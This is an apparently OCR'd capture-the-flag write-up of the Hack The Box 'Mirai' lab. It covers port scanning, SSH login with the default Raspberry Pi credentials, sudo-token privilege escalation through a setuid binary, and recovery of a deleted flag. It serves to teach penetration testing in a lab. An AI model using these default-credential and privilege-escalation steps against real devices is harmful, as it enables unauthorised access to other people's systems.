



Mirai


```
PORT      STATE SERVICE      REASON
22/tcp    open  ssh          syn-ack
53/tcp    open  domain       syn-ack
80/tcp    open  http         syn-ack
1259/tcp  open  opennl-voice syn-ack
32400/tcp open  plex         syn-ack
32469/tcp open  unknown      syn-ack
```

Lot's of open things on this machine uh?
Let's start diggin a bit:




we've added mirai.htb to our host list

The website is Blocked as they say and enumeration didn't return nothing. Using <ctrl+u> or <Inspect page> we can easily see that there's a link pointing at "pi.hole"



which is the system running on this machine as this webpage say.

Adding pi.hole at our host file and using that into our web-browser we get redirected to this webpage:



As you can imagine now we can suppose that our machine is a raspberry-pi system and knowing that and due to the fact that port 22 with ssh is open we can try the default credential

SSH into your Raspberry Pi

Default **Username** and Password is: **username**: pi. password: raspberry. 13 mag 2019

itsfoss.com › Tutorial

How to SSH into a Raspberry Pi [in 3 Easy Steps] - It's FOSS

```
ssh pi@mirai.htb
raspberry
```

```
┌─[grizzly@parrot]─[~/codice/attivo/hackTheBox/machine/Mirai/images]
└──╼ $ssh pi@mirai.htb
The authenticity of host 'mirai.htb (10.10.10.48)' can't be established.
ECDSA key fingerprint is SHA256:UkDz3Z1kWt2O5g2GRlullQ3UY/cVIx/oXtiqLPXiXMY.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'mirai.htb,10.10.10.48' (ECDSA) to the list of known hosts.
pi@mirai.htb's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug 27 14:47:50 2017 from localhost

SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.


SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.

pi@raspberrypi:~ $
```

And here we go, now we have a direct ssh connection with our target and now we can start looking for our privilege escalation.

The easiest way sometimes is the right one and running linpeas we can easily spot a big vulnerability

```
[+] Checking sudo tokens
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
/proc/sys/kernel/yama/ptrace_scope is enabled (0)
gdb was found in PATH
Checking for sudo tokens in other shells owned by current user
Injecting process 1292 -> sh
Injecting process 12187 -> bash
Sudo tokens exploit worked, you can escalate privileges using '/tmp/shrndom -p'

[+] Checking /etc/doas.conf
```

As suggested running the shrndom file in the tmp directory we can gain the admin privilege and cat the root flag

```
(remote) pi@raspberrypi:/tmp$ sudo -l
Matching Defaults entries for pi on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User pi may run the following commands on localhost:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: ALL
(remote) pi@raspberrypi:/tmp$ ls -l
total 788
-rwxr-xr-x 1 pi   pi    46631 Dec  8 19:38 le.sh
-rwxr-xr-x 1 pi   pi   288198 Dec  8 19:38 lp.sh
-rw-r--r-- 1 pi   pi   338199 Dec  8 19:42 out.txt
drwxr-xr-x 2 plex plex     40 Dec  8 18:31 pms-fbdf8072-e0e7-4d79-ac78-75cb40881a95
drwx------ 2 root root     40 Dec  8 18:31 pulse-PKdhtXMmr18n
-rwsr-sr-x 1 root root 124492 Dec  8 19:41 shrndom
drwx------ 2 pi   pi       60 Dec  8 18:31 ssh-6yqZFn7evywL
drwx------ 2 pi   pi       60 Dec  8 18:31 ssh-O1EbZ0wGihOF
drwx------ 3 root root     60 Dec  8 18:31 systemd-private-ea725194d8a04e52887d8d377a7cf761-rtkit-daemon.service-E5hNgJ
drwx------ 2 root root     40 Dec  8 18:31 vmware-root
(remote) pi@raspberrypi:/tmp$ sudo ./shrndom
\[\](remote)\[\] \[\]root@raspberrypi\[\]:\[\]/tmp\[\]$ cat /root/root.txt
I lost my original root.txt! I think I may have a backup on my USB stick...
\[\](remote)\[\] \[\]root@raspberrypi\[\]:\[\]/tmp\[\]$
```

Damn something weird here, the root file doesn't contain our root flag and we have to look somewhere else.


They talk about a USB stick and those file usually are in the /mounr or /media directory, let's check it out

```
\[\](remote)\[\] \[\]root@raspberrypi\[\]:\[\]/mnt\[\]$ cd ..
\[\](remote)\[\] \[\]root@raspberrypi\[\]:\[\]/\[\]$ cd media
\[\](remote)\[\] \[\]root@raspberrypi\[\]:\[\]/media\[\]$ ls
usbstick
\[\](remote)\[\] \[\]root@raspberrypi\[\]:\[\]/media\[\]$ cd usbstick
./shrndom: 12: cstick: not found
\[\](remote)\[\] \[\]root@raspberrypi\[\]:\[\]/media\[\]$
\[\](remote)\[\] \[\]root@raspberrypi\[\]:\[\]/media\[\]$ cd usbstick
\[\](remote)\[\] \[\]root@raspberrypi\[\]:\[\]/media/usbstick\[\]$ ls
damnit.txt  lost+found
\[\](remote)\[\] \[\]root@raspberrypi\[\]:\[\]/media/usbstick\[\]$ cat damnit.txt
Damnit! Sorry man I accidentally deleted your files off the USB stick.
Do you know if there is any way to get them back?

-James
\[\](remote)\[\] \[\]root@raspberrypi\[\]:\[\]/media/usbstick\[\]$
```

They're really having fun with that.

We have to do a bit of forensic i guess and look at what the file was once uploaded and for doing that we can use grep and some cool arguments



And immediately over our known damnit.txt file we can see what looks like a flag.

They deleted and modified our file but the grep command always cover our back.